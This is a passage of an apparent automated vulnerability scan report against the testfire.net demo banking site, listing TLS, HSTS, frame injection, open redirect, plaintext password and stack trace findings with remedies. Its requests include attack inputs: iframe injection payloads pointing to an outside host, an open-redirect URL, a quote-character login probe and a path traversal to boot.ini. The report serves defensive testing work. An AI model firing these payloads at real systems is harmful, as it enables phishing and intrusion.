Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:L/SI:L/SA:N

3. Insecure Transportation Security Protocol Supported (TLS 1.0)

HIGH 1 | CONFIRMED 1

Invicti Standard detected that insecure transportation security protocol (TLS 1.0) is supported by your web server.

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS).

Websites using TLS 1.0 are considered non-compliant by PCI since 30 June 2018.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

Vulnerabilities

3.1. https://testfire.net/

CONFIRMED

Request | Response

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1
Total Bytes Received : 16
Body Length : 0
Is Compressed : No

```
[SSL Connection]
```

Actions to Take

We recommended to disable TLS 1.0 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf` file and remove `TLSv1`.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
    1. Click on Start and then Run, type `regedt32` or `regedit`, and then click OK.
    2. In Registry Editor, locate the following registry key or create if it does not exist:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\
```

    3. Locate a key named `Server` or create if it doesn't exist.
    4. Under the `Server` key, locate a DWORD value named `Enabled` or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- How to Disable TLS v1.0 on Windows Server 2019 and Windows Server 2016
- How to Disable TLS v1.0 on Windows Server 2012 and Windows Server 2008
- OWASP - Insecure Configuration Management
- OWASP Top 10 - 2017 A3 - Sensitive Data Exposure
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS
- Browser Exploit Against SSL/TLS Attack (BEAST)
- Are You Ready for 30 June 2018? Saying Goodbye to SSL/early TLS

CLASSIFICATION

PCI DSS v3.2	6.5.4
PCI DSS v4.0	6.2.4
OWASP 2013	A6
OWASP 2017	A3
CWE	326
CAPEC	217
WASC	4
HIPAA	164.306
ASVS 4.0	9.1.2
NIST SP 800-53	SC-8
DISA STIG	V-6136
ISO27001	A.14.1.3
ISO27001 2022	A.8.24
OWASP Top Ten 2021	A02
OWASP API Top 10 2023	API8

4. Password Transmitted over HTTP

HIGH 2 | CONFIRMED 2

Invicti Standard detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Vulnerabilities

4.1. http://testfire.net/doLogin

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	uid	Post	%27
POST	passw	Post	
POST	btnSubmit	Post	Login

Input Name

- passw

Form target action

- doLogin

Form name

- login

Request | Response

Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Referer: http://testfire.net/login.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

passw=&uid=%2527&btnSubmit=Login
```

Response

Response Time (ms) : 2380.0509
Total Bytes Received : 8767
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Fri, 10 Oct 2025 08:49:32 GMT


…
"uid" value="" style="width: 150px;">
</td>
<td>
</td>
</tr>
<tr>
<td>
Password:
</td>
<td>
<input type="password" id="passw" name="passw" style="width: 150px;">
</td>
w" name="passw" style="width: 150px;">
</td>
</tr>
<tr>
<td></td>
<td>
<input type="submit" name="btnSubmit" value="Login">
</td>

…
```

4.2. http://testfire.net/login.jsp

CONFIRMED

Input Name

- passw

Form target action

- http://testfire.net/doLogin

Form name

- login

Request | Response

Request

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 342.9723
Total Bytes Received : 8767
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:32:53 GMT


…
"uid" value="" style="width: 150px;">
</td>
<td>
</td>
</tr>
<tr>
<td>
Password:
</td>
<td>
<input type="password" id="passw" name="passw" style="width: 150px;">
</td>

</tr>
<tr>
<td></td>
<td>
<input type="submit" name="btnSubmit" value="Login">
</td>
</tr>
</table>
</form>

</div>

…
```

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CLASSIFICATION

PCI DSS v3.2	6.5.4
PCI DSS v4.0	6.2.4
OWASP 2013	A6
OWASP 2017	A3
CWE	319
CAPEC	65
WASC	4
ASVS 4.0	2.2.5
NIST SP 800-53	SC-8
DISA STIG	V-16796
ISO27001	A.14.1.3
ISO27001 2022	A.8.5
ISO27001 2022	A.8.24
ISO27001 2022	A.8.27
ISO27001 2022	A.8.3
OWASP Top Ten 2021	A02

CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 4.0 Score

5.1 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low

CVSS 4.0 Score

Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

5. Frame Injection

MEDIUM | 3 | CONFIRMED | 3

Invicti Standard detected Frame Injection, which occurs when a frame on a vulnerable web page displays another web page via a user-controllable input.

Impact

An attacker might use this vulnerability to redirect users to other malicious websites that are used for phishing and similar attacks. Additionally they might place a fake login form in the frame, which can be used to steal credentials from your users.

It should be noted that attackers can also abuse injected frames in order to circumvent certain client side security mechanisms. Developers might overwrite functions to make it harder for attackers to abuse a vulnerability.

If an attacker uses a javascript: URL as src attribute of an iframe, the malicious JavaScript code is executed under the origin of the vulnerable website. However, it has access to a fresh window object without any overwritten functions.

Vulnerabilities

5.1. http://testfire.net/index.jsp?content=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	content	Querystring	<iframe src="http://r87.com/?"></iframe>

Request | Response

Request

```
GET /index.jsp?content=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 329.8622
Total Bytes Received : 7116
Body Length : 6967
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 6967
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:26:41 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHea
…
```

5.2. http://testfire.net/search.jsp?query=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	query	Querystring	<iframe src="http://r87.com/?"></iframe>

Request | Response

Request

```
GET /search.jsp?query=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 621.8396
Total Bytes Received : 7194
Body Length : 7045
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7045
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 20
…
```

```
<td valign="top" colspan="3" class="bb">




<div class="fl" style="width: 99%;">

<h1>Search Results</h1>

<p>No results were found for the query:<br /><br />

<iframe src="http://r87.com/?"></iframe>

</div>
</td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
<a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy P
…
```

5.3. http://testfire.net/util/serverStatusCheckService.jsp?HostName=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	HostName	Querystring	<iframe src="http://r87.com/?"></iframe>

Request | Response

Request

```
GET /util/serverStatusCheckService.jsp?
HostName=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/status_check.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 987.3196
Total Bytes Received : 234
Body Length : 87
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 87
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:33:39 GMT



{
"HostName": "<iframe src="http://r87.com/?"></iframe>",
"HostStatus": "OK"
}
```

Remedy

- Where possible do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.
- Use CSP to whitelist iframe source URLs explicitly.

External References

- OWASP - Cross Frame Scripting
- Frame Injection Attacks
- Content Security Policy (CSP) Explained

CLASSIFICATION

PCI DSS v3.2	6.5.1
PCI DSS v4.0	6.2.4
OWASP 2013	A1
OWASP 2017	A1
CWE	601
WASC	38
HIPAA	164.308(a)
ASVS 4.0	5.3.1
NIST SP 800-53	SI-10
DISA STIG	V-6164
ISO27001	A.14.2.5
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27
ISO27001 2022	A.8.28
OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

CVSS 3.0 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

CVSS 4.0 Score

5.1 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low

CVSS 4.0 Score

Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

6. HTTP Strict Transport Security (HSTS) Policy Not Enabled

MEDIUM | 1

Invicti Standard identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTPS but also HTTP and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure (HTTP) links referencing the web application into secure (HTTPS) links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), user agents show an error message and do not allow the user to access the web application.

Vulnerabilities

6.1. https://testfire.net/

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 348.8003
Total Bytes Received : 9625
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; Secure; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:23 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
```

```
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>

…
```

Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

i.e. for Apache, you should have modification in the httpd.conf. For more configurations, please refer to External References section.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx
- HTTP Strict Transport Security (HSTS) HTTP Header
- Mozilla SSL Configuration Generator

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	523
CAPEC	217
WASC	4
ASVS 4.0	14.4.5
NIST SP 800-53	SC-8
DISA STIG	V-6136
ISO27001	A.14.1.2
ISO27001 2022	A.8.24
OWASP Top Ten 2021	A02

CVSS 3.0 SCORE

Base	7.7 (High)
Temporal	7.7 (High)
Environmental	7.7 (High)

CVSS Vector String

CVSS Vector String
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L

CVSS 3.1 SCORE	
Base	7.7 (High)
Temporal	7.7 (High)
Environmental	7.7 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L

CVSS 4.0 Score	
0 / None	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low
Exploitation	High
Security requirements	Medium

CVSS Vector String
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

7. Open Redirection

MEDIUM 1 | CONFIRMED 1

Invicti Standard detected an Open Redirection vulnerability. Open redirect occurs when a web page is being redirected to another URL in another domain via a user-controlled input.

Impact

An attacker can use this vulnerability to redirect users to other malicious websites, which can be used for phishing and similar attacks.

Vulnerabilities

7.1. http://testfire.net/disclaimer.htm?url=hTTp://r87.com/?testfire.net/

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	url	Querystring	hTTp://r87.com/?testfire.net/

Request | Response

Request

```
GET /disclaimer.htm?url=hTTp://r87.com/?testfire.net/ HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/index.jsp?content=inside_contact.htm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 646.0429
Total Bytes Received : 2311
Body Length : 2083
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 2083
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: text/html
Date: Thu, 09 Oct 2025 08:28:40 GMT
ETag: W/"2083-1610554444000"

<html>
<head>
<title>Altoro Mutual: Link Disclaimer</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
-->
</style>
<script>

function go() {
var iPos = document.URL.indexOf("url=")+4;
var sDst = document.URL.substring(iPos,document.URL.length);
if (window.opener) {
window.opener.location.href = sDst;
cl();
} else {
window.location.href = sDst;
}
}

function cl() {
window.close();
}

var iPos = document.URL.indexOf("url=")+4;
var sDst = document.URL.substring(iPos,document.URL.length);
// if redirection is in the application's domain, don't ask for authorization
if ( sDst.indexOf("http") == 0 && sDst.indexOf(document.location.hostname) != -1 ) {
if (window.opener) {
window.opener.location.href = "http" + sDst.substring(4);
cl();
} else {
window.location.href = "http" + sDst.substring(4);
```

```
}
}

</script>
</head>

<body bgcolor=#FFFFFF link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0"
marginheight="0">

<center>
<table width=90% border=0>
<tr>
<td>
<p>This hyperlink allows you to access a third party website:
<br /><br />
<b><script>document.write(encodeURI(sDst));</script></b>
<br /><br />
Please read the privacy policy of the linked website, which
may differ from the privacy policy of the Altoro Mutual website.
<br /><br />
Click OK to continue or Cancel to remain on altoromutual.com.
</p>

…
```

Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

External References

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
- OWASP - Open Redirection

CLASSIFICATION

OWASP 2013	A10
CWE	601
WASC	38
ASVS 4.0	5.1.5
NIST SP 800-53	SI-10
DISA STIG	V-6164
ISO27001	A.14.2.5
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27
ISO27001 2022	A.8.28

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 4.0 Score

5.1 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low
Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

8. SSL Certificate Name Hostname Mismatch

MEDIUM 1 | CONFIRMED 1

Invicti Standard detected a hostname mismatch in the SSL certificate. This happens when the common name to which an SSL Certificate is issued (e.g., www.example.com) doesn't exactly match the name displayed in the URL bar.

Impact

It can impact both website and the users:

- Warning error messages displayed by browsers when visiting the site
- Personal information at risk from man-in-the-middle attacks
- Reduction in trust as the site becomes insecure
- Ability for an attacker to create identical phishing website

Vulnerabilities

8.1. https://testfire.net/

CONFIRMED

Subject Name

- CN=demo.testfire.net

Remedy

The process of fixing name-hostname mismatch issues varies depending on the host or the certificate authority used. Please refer to the corresponding documentation.

External References

- What Is an SSL Common Name Mismatch Error and How Do I Fix It?

CLASSIFICATION

OWASP 2017	A3
CWE	295
ASVS 4.0	1.9.2
NIST SP 800-53	SC-8
DISA STIG	V-6136
ISO27001 2022	A.8.24
OWASP Top Ten 2021	A02
OWASP API Top 10 2023	API8

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

CVSS 3.1 SCORE

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

CVSS 4.0 Score

5.3 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low
Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

9. Stack Trace Disclosure (Java)

MEDIUM | 1

Invicti Standard identified a stack trace disclosure (Java) in the target web server's HTTP response.

Impact

An attacker can obtain information such as:

- Tomcat version.
- Physical file path of Tomcat files.
- Information about the generated exception.

This information might help an attacker gain more information and potentially focus on the development of further attacks to the target system.

Vulnerabilities

9.1. http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini

Method	Parameter	Parameter Type	Value
GET	content	Querystring	/../../../../../../../../../../boot.ini

Certainty

Request | Response

Request

```
GET /index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.973
Total Bytes Received : 1969
Body Length : 1765
Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Connection: close
Content-Length: 1765
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:32 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p>
<b>Type</b> Exception Report</p><p><b>Message</b> java.lang.NullPointerException</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the
request.</p><p><b>Exception</b> <pre>org.apache.jasper.JasperException: java.lang.NullPointerException
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NullPointerException
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

Remedy

Apply the following configuration to your `web.xml` file to prevent information leakage by applying custom error pages.

```
<error-page>
    <error-code>500</error-code>
    <location>/server_error.html</location>
</error-page>
```

Remedy References

- Custom Error Pages on Tomcat

CLASSIFICATION

PCI DSS v3.2	6.5.5
PCI DSS v4.0	6.2.4
OWASP 2013	A5
OWASP 2017	A6
CWE	248
CAPEC	214
WASC	14
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	14.3.2
NIST SP 800-53	SI-11
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
ISO27001	A.18.1.3
ISO27001 2022	A.8.15
ISO27001 2022	A.8.9
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

